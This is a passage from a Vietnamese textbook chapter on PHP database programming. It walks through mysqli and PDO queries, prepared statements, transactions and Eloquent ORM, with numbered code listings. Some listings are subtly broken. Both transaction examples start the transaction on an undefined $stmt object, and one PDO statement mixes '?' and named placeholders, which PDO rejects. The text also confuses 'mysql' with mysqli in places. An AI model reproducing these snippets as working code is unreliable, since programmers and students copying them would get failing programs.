Để thực hiện câu truy vấn, *mysqli* sử dụng phương thức *query()* với tham số là câu truy vấn SQL. Kết quả truy vấn trả về là một tập bản ghi. Đối tượng tập bản ghi có phương thức *fetch_assoc()* để chuyển đổi bản ghi dữ liệu về kiểu mảng của PHP. Khi thực hiện phương thức này, mỗi bản ghi dữ liệu được chuyển đổi thành một mảng với tên trường trong cơ sở dữ liệu trở thành khóa của các phần tử mảng. Mỗi lần được gọi, *fetch_assoc()* sẽ trả về một mảng tương ứng với bản ghi hiện tại, đồng thời đưa con chạy sang bản ghi tiếp theo. Do vậy, cần lặp lại lời gọi phương thức *fetch_assoc()* để duyệt qua tất cả các bản ghi. Ví dụ sau đây thực hiện truy vấn cơ sở dữ liệu để lấy danh sách các sách giáo khoa, duyệt và in ra tiêu đề cùng tên nhà xuất bản của từng sách. Lưu ý, sau khi sử dụng xong đối tượng tập bản ghi, cần gọi phương thức *close()* của nó để giải phóng tài nguyên do nó chiếm giữ.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: " . $db->connect_error; exit(); }
5.
6. // Truy vấn và xử lý kết quả
7. if ($result = $db->query("select * from Sach where nxb='ĐHQGHN'")) {
8.     while ($row = $result->fetch_assoc()) {

```

```

9.     echo $row['tieude']." ".$row['nxb']."\n";
10.  }
11.  $result ->close();
12. }
13.
14. // Đóng kết nối cơ sở dữ liệu
15. $db->close();

```

7.2.5. Câu lệnh chuẩn bị trước

Giống như nhiều công nghệ thao tác cơ sở dữ liệu khác, một trong những đặc trưng quan trọng của *mysql* là các *câu lệnh chuẩn bị trước* (prepared statements) hay còn gọi là *câu lệnh có tham số* (parameterized statements). Nó cho phép viết câu lệnh một lần và thực thi nhiều lần với các tham số khác nhau. Câu lệnh có tham số được biên dịch trước nên thực thi với tốc độ nhanh. Nó giúp cải thiện hiệu năng khi phải làm việc với bảng lớn hoặc câu truy vấn phức tạp. Hơn nữa, do khả năng làm sạch dữ liệu gán cho tham số, các câu lệnh chuẩn bị trước giúp ngăn chặn các tấn công tiêm nhiễm SQL. Nói chung, câu lệnh chuẩn bị trước được khuyến cáo sử dụng thay cho chạy trực tiếp câu lệnh SQL, nhằm đảm bảo an ninh và cải thiện hiệu năng.

Câu lệnh chuẩn bị trước được xử lý theo hai giai đoạn: chuẩn bị và thực thi. Ở giai đoạn chuẩn bị, mẫu (template) câu lệnh được gửi đến hệ quản trị cơ sở dữ liệu. Hệ quản trị cơ sở dữ liệu thực hiện phân tích cú pháp, tối ưu hóa câu hỏi, và khởi tạo sẵn sàng các tài nguyên. Đến giai đoạn thực thi, ứng dụng buộc các giá trị tham số và gửi chúng đến hệ quản trị cơ sở dữ liệu. Hệ quản trị cơ sở dữ liệu tạo các lệnh từ mẫu lệnh và giá trị tham số để thực thi câu lệnh sử dụng các tài nguyên đã khởi tạo trước đó.

Với thư viện *mysql*, giai đoạn chuẩn bị được thực hiện bằng cách gọi phương thức *prepare(\$sqltpl)* của lớp *mysql*, trong đó *\$sqltpl* là mẫu câu lệnh SQL. Mẫu câu lệnh SQL có thể chứa các tham số được thể hiện bằng các ký hiệu giữ chỗ là dấu chấm hỏi (?). Ví dụ, "*select * from Sach where id = ? or tieude like ?*" là một mẫu câu lệnh SQL với hai tham số: tham số thứ nhất cho biết định danh sách và tham số thứ hai cho biết tên sách. Mục đích của mẫu câu lệnh SQL này là tìm sách có định danh hoặc tiêu đề được chỉ định. Kết thúc giai đoạn chuẩn bị, phương thức *prepare()* của *mysql* trả về một đối tượng lệnh (statement) sẵn sàng cho giai đoạn thực thi. Giai đoạn thực thi được thực hiện theo hai bước tuần tự là buộc tham số và thực thi. Buộc tham số là việc gán các biến PHP vào các tham số trong mẫu câu lệnh SQL. Nói cách khác, buộc tham số là việc thay thế các tham số trong mẫu câu lệnh SQL bằng giá trị các biến PHP để hoàn thành câu lệnh SQL. Buộc tham số với thư viện *mysql* được thực hiện bằng cách gọi phương thức *bind_param(\$types, \$var1, \$var2, ...)* của đối tượng lệnh, trong đó *\$var1, \$var2, ...* là các biến PHP lần lượt được buộc vào tham số thứ nhất, tham số thứ hai, ... trong mẫu câu lệnh SQL, *\$types* là chuỗi ký tự cho biết kiểu dữ liệu của các biến với ký tự thứ nhất cho biết kiểu của *\$var1*, ký tự thứ hai cho biết kiểu của *\$var2, ...* Các ký tự cho biết kiểu

chỉ có thể là *i* (biến tương ứng là số nguyên), *d* (biến tương ứng là số thực), *s* (biến tương ứng là chuỗi), hay *b* (biến tương ứng có dãy nhị phân). Ví dụ, `bind_param("is", $id, $txt)` có nghĩa là buộc hai biến `$id` và `$txt` lần lượt vào tham số thứ nhất và tham số thứ hai trong mẫu câu lệnh SQL với `$id` có kiểu số nguyên và `$txt` có kiểu chuỗi ký tự. Sau khi đã buộc tham số, bước cuối cùng là gọi phương thức `execute()` của đối tượng lệnh để thực thi câu lệnh SQL. Nếu câu lệnh SQL là cập nhật thì số bản ghi được cập nhật thành công sẽ được trả về trong thuộc tính `affected_rows` của đối tượng lệnh. Chương trình sau đây là viết lại chương trình ví dụ trong Mục 7.2.3 với việc sử dụng câu lệnh chuẩn bị trước thay cho câu lệnh SQL trực tiếp. Ngoài ra, chương trình được viết lại còn cho thấy sau khi buộc tham số, chương trình có thể thay đổi giá trị các tham số để thực thi câu lệnh khác. Nói cách khác, chương trình mới cho thấy giai đoạn chuẩn bị chỉ phải thực hiện một lần trong khi giai đoạn thực thi có thể lặp lại nhiều lần cho nhiều câu lệnh khác nhau. Lưu ý cần đóng cả đối tượng lệnh trước khi đóng kết nối cơ sở dữ liệu để giải phóng các tài nguyên.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: ".$db->connect_error; exit(); }
5.
6. // Chuẩn bị câu lệnh cập nhật
7. $stmt= $db->prepare("update Sach set tieude = ? where id = ?");
8.
9. // Buộc các tham số
10. $i = 1; $t = "Lập trình C++";
11. $stmt->bind_param('si', $t, $i);
12.
13. // Thực thi
14. $stmt->execute();
15.
16. //Kiểm tra kết quả cập nhật
17. if ($stmt->affected_rows) { echo "Đã cập nhật sách Lập trình C++"; }
18. else { echo "Lỗi cập nhật sách Lập trình C++"; }
19.
20. //Thay đổi giá trị các tham số và thực thi câu lệnh khác
21. $i = 2; $t = "Trí tuệ nhân tạo"; $stmt->execute();
22.
23. // Kiểm tra kết quả cập nhật
24. if ($stmt->affected_rows) { echo "Đã cập nhật sách Trí tuệ nhân tạo"; }
25. else { echo "Lỗi cập nhật sách Trí tuệ nhân tạo"; }
26.
27. // Đóng đối tượng lệnh và kết nối cơ sở dữ liệu
28. $stmt->close(); $db->close();

```

Nếu câu lệnh chuẩn bị trước là câu truy vấn thì sau khi thực thi, kết quả thực thi là tập bản ghi có thể được lấy ra bằng phương thức `get_result()` của đối tượng lệnh. Chương trình sau đây là viết lại chương trình ví dụ trong Mục 7.2.4 với việc sử dụng câu lệnh chuẩn bị trước thay cho câu lệnh SQL trực tiếp.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu

```

```

3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: ".$db->connect_error; exit(); }
5.
6. // Chuẩn bị câu lệnh truy vấn
7. $stmt= $db->prepare("select * from Sach where nxb = ?");
8.
9. // Buộc các tham số
10.$t = "ĐHQGHN";
11.$stmt->bind_param('s', $t);
12.
13.// Thực thi
14.$stmt->execute();
15.
16.// Xử lý kết quả
17.if ($result = $stmt->get_result()) {
18.    while ($row = $result->fetch_assoc()) {
19.        echo $row['tieude']." ".$row['nxb']."\n";
20.    }
21.    $result ->close();
22.}
23.
24.// Đóng đối tượng lệnh, đóng kết nối cơ sở dữ liệu
25.$stmt->close(); $db->close();

```

7.2.6. Thực thi giao tác

Giao tác (transaction) là một trong những đặc trưng quan trọng được các hệ quản trị cơ sở dữ liệu hỗ trợ. Mỗi giao tác là một đơn vị công việc được thực hiện trên cơ sở dữ liệu. Giao tác trong môi trường cơ sở dữ liệu nhằm đến hai mục đích. Thứ nhất, giao tác cung cấp các đơn vị công việc tin cậy cho phép phục hồi cơ sở dữ liệu một cách đúng đắn sau khi gặp sự cố và giữ cho cơ sở dữ liệu luôn luôn ở trạng thái nhất quán trong mọi tình huống. Thứ hai, giao tác cung cấp sự biệt lập giữa các chương trình truy cập cơ sở dữ liệu đồng thời.

Đối tượng *mysqli* cung cấp các phương thức *begin_transaction()*, *commit()* và *rollback()* để thực hiện giao tác. Phương thức *begin_transaction()* được gọi để bắt đầu giao tác. Phương thức *commit()* được sử dụng để cam kết giao tác và phương thức *rollback()* được sử dụng để khôi phục cơ sở dữ liệu về trạng thái trước giao tác nếu thực thi của giao tác có lỗi. Mặc định *mysqli* thực hiện câu lệnh truy vấn dưới dạng cam kết (commit). Để tắt chế độ cam kết tự động, sử dụng phương thức *autocommit(FALSE)* của *mysqli*.

Chương trình trong ví dụ sau đây thực hiện một giao tác để cập nhật lại tiêu đề cho cuốn sách đầu tiên là 'Lập trình C++' và xóa tất cả các sách có tiêu đề tương tự là 'C++'. Nếu vì lý do nào đó mà một trong hai câu lệnh không thành công, quá trình thực hiện lệnh được thu hồi (rollback) và cơ sở dữ liệu sẽ được khôi phục về trạng thái ban đầu.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: ".$db->connect_error; exit(); }

```

```

5.
6. // Bắt đầu giao tác
7. $stmt->begin_transaction();
8.
9. // Chuẩn bị câu lệnh cập nhật
10. $stmt= $db->prepare("update Sach set tieude = ? where id = ?");
11.
12. // Buộc các tham số
13. $i = 1;
14. $t = "Lập trình C++";
15. $stmt->bind_param('si', $t, $i);
16.
17. // Thực thi
18. $stmt->execute();
19.
20. //Chuẩn bị câu lệnh cập nhật khác
21. $stmt= $db->prepare("delete from Sach where tieude = ?");
22.
23. // Buộc các tham số
24. $t = "C++";
25. $stmt->bind_param('s', $t);
26.
27. // Thực thi
28. $stmt->execute();
29.
30. // Kết thúc giao tác, khôi phục nếu đã có lỗi xảy ra
31. if (!$db->commit()) $db->rollback();
32.
33. //Đóng đối tượng lệnh và đóng kết nối cơ sở dữ liệu
34. $stmt->close(); $db->close();


```

7.3. PDO

7.3.1. Giao diện thao tác cơ sở dữ liệu

Trong thực tế triển khai ứng dụng, đôi khi cần phải chuyển đổi giữa các hệ quản trị cơ sở dữ liệu khác nhau. Vấn đề mà lập trình viên có thể phải giải quyết khi thực hiện chuyển đổi hệ quản trị cơ sở dữ liệu là viết lại các lệnh tương tác với hệ quản trị cơ sở dữ liệu mới. Điều này gây khó khăn và tốn kém trong phát triển ứng dụng. Chính vì vậy, các công nghệ lập trình hiện đại thường cung cấp một *giao diện* (interface) chuẩn hóa, nhất quán để thao tác với cơ sở dữ liệu. Nếu như công nghệ Java cung cấp JDBC (Java Database Connectivity), .NET framework cung cấp ADO (ActiveX Data Objects) thì PHP cung cấp PDO (PHP Data Objects). PDO là giao diện để ứng dụng PHP thao tác với nhiều loại cơ sở dữ liệu khác nhau. Lưu ý, nếu chỉ sử dụng mình PDO, ứng dụng PHP không thể thực hiện bất kỳ thao tác cơ sở dữ liệu nào vì PDO chỉ làm chức năng giao diện giữa ứng dụng với *trình điều khiển cơ sở dữ liệu* (database driver). Muốn làm việc với hệ quản trị cơ sở dữ liệu nào, PDO yêu cầu trình điều khiển cài đặt giao diện PDO tương ứng với hệ quản trị cơ sở dữ liệu đó. Trình điều khiển do các hãng phát triển hệ quản trị cơ sở dữ liệu hoặc hãng phát triển công nghệ lập trình cung cấp. Lập trình viên sử dụng trình điều khiển cơ sở dữ liệu để thiết lập môi trường và chỉ cần viết các

lệnh tương tác với giao diện PDO để thao tác với cơ sở dữ liệu. Nếu cần chuyển đổi hệ quản trị cơ sở dữ liệu, lập trình viên chỉ cần cài đặt (install) trình điều khiển mới mà không phải viết lại mã lệnh của ứng dụng. Giao diện thao tác cơ sở dữ liệu, PDO nói riêng, giúp cho ứng dụng có thể độc lập hệ quản trị cơ sở dữ liệu theo cách đó.



Hình 7.1. Tương tác giữa PDO với trình điều khiển và hệ quản trị cơ sở dữ liệu

Tương tác giữa PDO với trình điều khiển và hệ quản trị cơ sở dữ liệu được minh họa trong Hình 7.1. Ứng dụng, thông qua PDO, gửi các lệnh SQL chung (generic) đến trình điều khiển cơ sở dữ liệu. Trình điều khiển chuyển đổi câu lệnh SQL chung thành câu lệnh SQL bản ngữ (native) đối với hệ quản trị cơ sở dữ liệu. Nếu như câu lệnh SQL chung có tính trung lập, độc lập với hệ quản trị cơ sở dữ liệu thì câu lệnh SQL bản ngữ lại phụ thuộc vào hệ quản trị cơ sở dữ liệu, có thể có những đặc điểm riêng chỉ phù hợp với hệ quản trị cơ sở dữ liệu cụ thể. Sau khi thực thi câu lệnh SQL bản ngữ, hệ quản trị cơ sở dữ liệu trả kết quả cho trình điều khiển với một định dạng cũng có tính bản ngữ, phụ thuộc vào hệ quản trị. Trình điều khiển sẽ chuyển đổi kết quả từ định dạng bản ngữ về định dạng chung được quy định bởi PDO. Ứng dụng đọc kết quả ở định dạng chung đó.

7.3.2. Cài đặt và cấu hình

Để có thể thao tác cơ sở dữ liệu bằng PDO, giao diện PDO cùng trình điều khiển cơ sở dữ liệu phải được cài đặt và bật. Lập trình viên cần cài đặt gói *php5-mysql* để có PDO, đồng thời cần bật PDO bằng cách đưa vào tệp cấu hình *php.ini* dòng có nội dung *extension=pdo.so*. Tiếp theo, để làm việc với hệ quản trị cơ sở dữ liệu nào, lập trình viên cần cài đặt và bật trình điều khiển tương ứng cho hệ quản trị cơ sở dữ liệu đó. Ví dụ, nếu hệ quản trị cơ sở dữ liệu được lựa chọn là MySQL, trình điều khiển *pdo-mysql* cần được cài đặt, đồng thời được bật bằng cách đưa vào tệp cấu hình *php.ini* dòng có nội dung *extension=pdo_mysql.so*.

7.3.3. Mở và đóng kết nối cơ sở dữ liệu

Để kết nối cơ sở dữ liệu, sử dụng hàm tạo PDO theo cú pháp

```
$db = new PDO($dsn, $username, $password);
```

trong đó, *\$dsn* (data source name) là tên nguồn dữ liệu, *\$username* và *\$password* là tên đăng nhập và mật khẩu người dùng cơ sở dữ liệu. Tùy vào hệ quản trị cơ sở dữ liệu, tên nguồn dữ liệu có khác nhau đôi chút. Ví dụ, với hệ quản trị cơ sở dữ

liệu MySQL, tên nguồn dữ liệu có dạng “mysql:host=<\$host>; dbname=<\$database>;”, với hệ quản trị cơ sở dữ liệu PostgreSQL, tên nguồn dữ liệu có dạng “pgsql:host=<\$host>; dbname=<\$database>;”, hay với hệ quản trị cơ sở dữ liệu MS SQL, tên nguồn dữ liệu có dạng “sqlsrv:Server=<\$host>; Database=<\$database>;”, ..., trong đó <\$host> là địa chỉ IP hoặc tên miền máy chạy hệ quản trị cơ sở dữ liệu, <\$database> là tên cơ sở dữ liệu để làm việc.

Để đóng kết nối cơ sở dữ liệu, đơn giản đặt đối tượng PDO bằng *null*. Nhắc lại rằng (xem thêm nội dung cuối Mục 7.2.2) cần đóng kết nối sau khi thao tác xong cơ sở dữ liệu.

Mã nguồn thao tác cơ sở dữ liệu sử dụng PDO tổng quát có dạng như ví dụ sau đây. PDO hỗ trợ lớp *PDOException* cho xử lý ngoại lệ và mã nguồn thao tác cơ sở dữ liệu nên được bắt ngoại lệ.

```
1. <?php
2. try {
3.     // Mở kết nối cơ sở dữ liệu
4.     $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5.     $db = new PDO($dsn, "canbo", "canbo@123");
6.
7.     // Các thao tác cơ sở dữ liệu: truy vấn, cập nhật
8.     // ...
9.
10.    //Đóng kết nối cơ sở dữ liệu
11.    $db = null;
12.} catch (PDOException $e) {
13.    echo "Lỗi".$e->getMessage();
14.}
```

7.3.4. Cập nhật cơ sở dữ liệu

Phương thức *exec()* của đối tượng PDO được sử dụng để cập nhật cơ sở dữ liệu. Tham số được sử dụng là câu lệnh *update*, *delete*, *insert* hay *alter* của SQL. Kết quả trả về của *exec()* là số bản ghi cơ sở dữ liệu đã được cập nhật. Chương trình sau đây là viết lại của chương trình ở mục 7.2.3 với việc sử dụng PDO thay cho *mysqli*.

```
1. <?php
2. try {
3.     // Mở kết nối cơ sở dữ liệu
4.     $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5.     $db = new PDO($dsn, "canbo", "canbo@123");
6.
7.     // Cập nhật cơ sở dữ liệu
8.     $r = $db->exec("update Sach set tieude='Lập trình C++' where id='1'");
9.     echo "$r bản ghi đã được cập nhật sách thành công.";
10.
11.    // Đóng kết nối cơ sở dữ liệu
12.    $db = null;
13.} catch (PDOException $e) {
14.    echo "Lỗi".$e->getMessage();
15.}
```

7.3.5. Truy vấn và xử lý kết quả

Để thực hiện câu truy vấn, *PDO* sử dụng phương thức *query()* với tham số là câu truy vấn SQL. Kết quả truy vấn trả về là một đối tượng lệnh chứa tập bản ghi. Đối tượng lệnh có phương thức *fetch()* để chuyển đổi bản ghi dữ liệu về kiểu mảng của PHP. Cần lặp lại lời gọi phương thức *fetch()* để duyệt qua tất cả các bản ghi. Chương trình sau đây là viết lại của chương trình ở mục 7.2.4 với việc sử dụng *PDO* thay cho *mysql*.

```
1. <?php
2. try {
3.     // Mở kết nối cơ sở dữ liệu
4.     $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5.     $db = new PDO($dsn, "canbo", "canbo@123");
6.
7.     // Truy vấn và xử lý kết quả
8.     $stmt = $db->query("select * from Sach where nxb='ĐHQGHN'");
9.     while ($row = $stmt->fetch(PDO::FETCH_ASSOC)) {
10.         echo $row['tieude']." ".$row['nxb']."\n";
11.     }
12.
13.     // Đóng kết nối cơ sở dữ liệu
14.     $db = null;
15. } catch (PDOException $e) {
16.     echo "Lỗi". $e->getMessage();
17. }
```

7.3.6. Câu lệnh chuẩn bị trước

PDO hỗ trợ câu lệnh chuẩn bị trước tương tự *mysql* (xem thêm Mục 7.2.5). Với *PDO*, giai đoạn chuẩn bị được thực hiện bằng cách gọi phương thức *prepare(\$sqltpl)* của lớp *PDO*, trong đó *\$sqltpl* là mẫu câu lệnh SQL. Mẫu câu lệnh SQL có thể chứa các tham số được thể hiện bằng các ký hiệu giữ chỗ là dấu chấm hỏi (?) hoặc tên tham số với dấu hai chấm (:) ở trước. Ví dụ, “select * from Sach where id = :id or tieude like ?” là một mẫu câu lệnh SQL với hai tham số, tham số thứ nhất là :id cho biết định danh của sách và tham số thứ hai chỉ là ký hiệu giữ chỗ cho biết tên sách. Kết thúc giai đoạn chuẩn bị, phương thức *prepare()* của *PDO* trả về một đối tượng lệnh (statement) sẵn sàng cho giai đoạn thực thi. Giai đoạn thực thi cũng được thực hiện theo hai bước tuần tự là buộc tham số và thực thi. Buộc tham số với *PDO* được thực hiện bằng cách gọi phương thức *bindValue(\$param, \$var)* của đối tượng lệnh, trong đó *\$var* là biến PHP được buộc vào tham số trong mẫu câu lệnh SQL, *\$param* là tên hay số thứ tự của tham số trong mẫu câu lệnh SQL. Sau khi đã buộc tham số, bước cuối cùng cũng là gọi phương thức *execute()* của đối tượng lệnh để thực thi câu lệnh SQL. Nếu câu lệnh SQL là cập nhật thì số bản ghi được cập nhật thành công sẽ được trả về khi gọi phương thức *rowCount()* của đối tượng lệnh. Chương trình sau đây là viết lại của chương trình thứ nhất ở mục 7.2.5 với việc sử dụng *PDO* thay cho *mysql*.

```
1. <?php
2. try {
```

```

3. // Mở kết nối cơ sở dữ liệu
4. $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5. $db = new PDO($dsn, "canbo", "canbo@123");
6.
7. // Chuẩn bị câu lệnh cập nhật
8. $stmt= $db->prepare("update Sach set tieude = ? where id = :id");
9.
10. // Buộc các tham số
11. $stmt->bindValue(1, "Lập trình C++");
12. $stmt->bindValue(":id", 1);
13.
14. // Thực thi
15. $stmt->execute();
16.
17. // Kiểm tra kết quả cập nhật
18. if ($stmt->rowCount()) { echo "Đã cập nhật sách Lập trình C++"; }
19. else { echo "Lỗi cập nhật sách Lập trình C++"; }
20.
21. // Buộc các giá trị khác
22. $stmt->bindValue(1, "Trí tuệ nhân tạo");
23. $stmt->bindValue(":id", 2);
24.
25. // Thực thi
26. $stmt->execute();
27.
28. // Kiểm tra kết quả cập nhật
29. if ($stmt->rowCount()) { echo "Đã cập nhật sách Trí tuệ nhân tạo"; }
30. else { echo "Lỗi cập nhật sách Trí tuệ nhân tạo"; }
31.
32. // Đóng kết nối cơ sở dữ liệu
33. $db = null;
34.} catch (PDOException $e) {
35. echo "Lỗi".$e->getMessage();
36.}

```

Nếu câu lệnh chuẩn bị trước là câu truy vấn thì sau khi thực thi, kết quả thực thi là tập bản ghi có thể được lấy ra bằng phương thức *fetch()* của đối tượng lệnh. Chương trình sau đây là viết lại của chương trình thứ hai ở mục 7.2.5 với việc sử dụng *PDO* thay cho *mysqli*.

```

1. <?php
2. try {
3. // Mở kết nối cơ sở dữ liệu
4. $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5. $db = new PDO($dsn, "canbo", "canbo@123");
6.
7. // Chuẩn bị câu lệnh truy vấn
8. $stmt= $db->prepare("select * from Sach where nxb = ?");
9.
10. // Buộc các tham số
11. $stmt->bindValue(1, "ĐHQGHN");
12.
13. // Thực thi
14. $stmt->execute();
15.
16. // Xử lý kết quả
17. while ($row = $stmt->fetch(PDO::FETCH_ASSOC)) {
18. echo $row['tieude']." ".$row['nxb']."\n";

```

```

19. }
20.
21. // Đóng kết nối cơ sở dữ liệu
22. $db = null;
23. } catch (PDOException $e) {
24.     echo "Lỗi".$e->getMessage();
25. }

```

7.3.7. Thực thi giao tác

PDO hỗ trợ thực thi giao tác tương tự *mysql* (xem thêm Mục 7.2.6). Đối tượng *PDO* cung cấp các phương thức *beginTransaction()*, *commit()* và *rollBack()* để thực hiện giao tác. Phương thức *beginTransaction()* được gọi để bắt đầu giao tác. Phương thức *commit()* được sử dụng để cam kết giao tác và phương thức *rollBack()* được sử dụng để khôi phục cơ sở dữ liệu về trạng thái trước giao tác nếu thực thi của giao tác có lỗi. Chương trình sau đây là viết lại của chương trình ở mục 7.2.6 với việc sử dụng *PDO* thay cho *mysql*.

```

1. <?php
2.     try {
3.         // Mở kết nối cơ sở dữ liệu
4.         $dsn = "mysql:host=112.113.114.115;dbname=thuvien;";
5.         $db = new PDO($dsn, "canbo", "canbo@123");
6.
7.         // Bắt đầu giao tác
8.         $stmt->beginTransaction();
9.
10.        // Chuẩn bị câu lệnh cập nhật
11.        $stmt= $db->prepare("update Sach set tieude = ? where id = :id");
12.
13.        // Buộc các tham số
14.        $stmt->bindValue(1, "Lập trình C++");
15.        $stmt->bindValue(":id", 1);
16.
17.        // Thực thi
18.        $stmt->execute();
19.
20.        // Chuẩn bị câu lệnh cập nhật khác
21.        $stmt= $db->prepare("delete from Sach where tieude = ?");
22.
23.        // Buộc các tham số
24.        $stmt->bindValue(1, "C++");
25.
26.        // Thực thi
27.        $stmt->execute();
28.
29.        // Kết thúc giao tác
30.        $db->commit();
31.    } catch (PDOException $e) {
32.        $db->rollBack(); // Khôi phục nếu đã có lỗi xảy ra
33.        echo "Lỗi".$e->getMessage();
34.    }

```

7.4. ÁNH XẠ THỰC THỂ ĐỐI TƯỢNG

Ngày nay, đa số các ngôn ngữ lập trình web hỗ trợ lập trình hướng đối tượng. Trong lập trình hướng đối tượng, các thành phần dữ liệu được thể hiện thông qua các đối tượng trong khi hầu hết các cơ sở dữ liệu đang sử dụng phổ biến hiện nay là cơ sở dữ liệu quan hệ. Vì vậy, đã có những giải pháp chuyển đổi dữ liệu từ mô hình quan hệ sang mô hình hướng đối tượng để việc lập trình được thuận lợi hơn. Có thể hiểu về mặt vật lý thì dữ liệu vẫn được lưu trữ theo mô hình cơ sở dữ liệu quan hệ nghĩa là các bảng, mỗi bảng gồm tập bản ghi. Về logic, trong triển khai lập trình các bảng này được ánh xạ thành các đối tượng.

Ánh xạ đối tượng-quan hệ (Object-relational mapping - ORM) là một kỹ thuật để ánh xạ dữ liệu giữa cơ sở dữ liệu quan hệ và đối tượng trong các ngôn ngữ lập trình hướng đối tượng như Java, C#, PHP. Trong đó, các đối tượng ánh xạ với các bảng, các quan hệ của đối tượng ánh xạ với các ràng buộc liên quan giữa các bảng. Sử dụng ORM nghĩa là tạo ra một khung làm việc trung gian, được xây dựng bằng ngôn ngữ lập trình hướng đối tượng, thông có đó thao tác được với cơ sở dữ liệu. ORM được sử dụng phổ biến bởi chúng có thể sử dụng với nhiều hệ quản trị cơ sở dữ liệu khác nhau. Khi chuyển đổi giữa các cơ sở dữ liệu, người lập trình không phải chuyển toàn mã lệnh tương tác với cơ sở dữ liệu mà chỉ cần thay đổi tham số kết nối với cơ sở dữ liệu. Ngoài ra, ORM tạo ra cơ chế “hộp đen”, giúp người lập trình không cần hiểu trực tiếp các câu lệnh truy vấn.

Ánh xạ đối tượng-quan hệ có thể được thực hiện ở mức bảng, mức hàng hoặc cả hàng và cột. Trong *ánh xạ mức bảng* (Table Data Gateway), mỗi bảng (table) trong cơ sở dữ liệu được ánh xạ sang một đối tượng hay lớp trong ứng dụng. Chỉ có một thể hiện (instance) cho mỗi bảng, tức là chỉ có một lớp hoặc đối tượng duy nhất ánh xạ tới một bảng xác định. Mọi thao tác trên bảng trong cơ sở dữ liệu được thực hiện thông qua đối tượng ánh xạ của nó trong ứng dụng. Các thao tác dữ liệu với bảng ánh xạ thành các phương thức. Trong *ánh xạ mức hàng* (Row Data Gateway), đối tượng được ánh xạ tham chiếu đến một bản ghi dữ liệu trong bảng. Đối tượng trong ánh xạ mức hàng có các thuộc tính chính là các cột của bảng. Để cập nhật dữ liệu trong ánh xạ mức hàng thì cần thực hiện tìm kiếm đến hàng cần thao tác cập nhật. Về hiệu suất, mô hình ánh xạ mức hàng thực thi nhanh hơn ánh xạ mức bảng. Tương tự như ánh xạ mức hàng, *Active Record* thiết kế nhằm lấy dữ liệu được lưu trữ trong các bảng của cơ sở dữ liệu (hàng và cột). Việc truy xuất hoặc sửa đổi dữ liệu thường thực hiện bởi các câu lệnh truy vấn được chuyển thành thao tác với các đối tượng thông thường. Về kỹ thuật, mỗi bảng trong cơ sở dữ liệu được ánh xạ tương ứng với một đối tượng.

Bên cạnh những ưu điểm, ORM cũng bộc lộ những hạn chế như phức tạp trong trình bày mã, thiếu linh hoạt, hiệu năng không cao và đôi khi phụ thuộc vào khung phát triển. Chính vì vậy, một số kỹ thuật thay thế cho ORM đã ra đời như cơ sở dữ liệu đối tượng, cơ sở dữ liệu tài liệu, lưu trữ khóa-giá trị.

Do độ phức tạp, giáo trình không trình bày cách cài đặt thư viện ánh xạ đối tượng-quan hệ, mà chỉ hướng dẫn cách sử dụng một thư viện ánh xạ đối tượng-quan hệ là Eloquent cùng với khung phát triển Laravel sẽ được trình bày trong Chương 10. Mỗi bảng trong cơ sở dữ liệu tương ứng với một đối tượng mô hình trong Laravel. Đoạn mã lệnh dưới đây minh họa cách thức ánh xạ đối tượng từ bảng *tacgia* trong cơ sở dữ liệu sang lớp *Tacgia* trong Laravel.

```
1. <?php
2. namespace App;
3. use Illuminate\Database\Eloquent\Model;
4. class Tacgia extends Model {
5.     protected $table = "tacgia";
6. }
```

Để lấy tất cả các bản ghi dữ liệu, thực hiện phương thức *all()*. Ví dụ, lệnh *Tacgia::all()* tương đương với câu truy vấn *"select * from tacgia"*. Để truy vấn dữ liệu theo điều kiện lọc, sử dụng phương thức *where()* hay *lists()*. Ví dụ, câu lệnh *Tacgia::where('tentacgia','Phung Q')->first();* tương đương với câu truy vấn *"select * from tacgia where 'tentacgia'='Phung Q' limit 1"*, hay câu lệnh *Tacgia::lists('tentacgia');* tương đương với câu truy vấn *"select tentacgia from tacgia"*.

Để thêm một bản ghi dữ liệu, sử dụng phương thức *save()*. Ví dụ, đoạn mã lệnh dưới đây tạo ra một tác giả mới, gán thông tin và thêm vào bảng *tacgia*.

```
1. <?php
2. $tacgia = new Tacgia();
3. $tacgia->matagia = '10';
4. $tacgia->tentacgia = 'Nguyen Van K';
5. $tacgia->save();
```

Tương tự, để cập nhật thông tin bản ghi cũng sử dụng phương thức *save()* nhưng thay vì tạo mới ra một đối tượng dữ liệu bằng toán tử *new*, ứng dụng cần tìm đến đúng bản ghi cần cập nhật thông qua phương thức *find()*. Ví dụ, đoạn mã lệnh dưới đây sửa đổi tên của tác giả có mã tác giả là '2' trong bảng *tacgia*.

```
1. <?php
2. $tacgia = Tacgia::find(2);
3. $tacgia->tentacgia = 'Tran Thi T';
4. $tacgia->save();
```

Để xóa dữ liệu, sử dụng phương thức *delete()*. Ví dụ, đoạn mã lệnh sau đây xóa tác giả có mã là '2' trong bảng *tacgia*.

```
1. <?php
2. $tacgia = Tacgia::find(2);
3. $tacgia->delete();
```


Bài tập

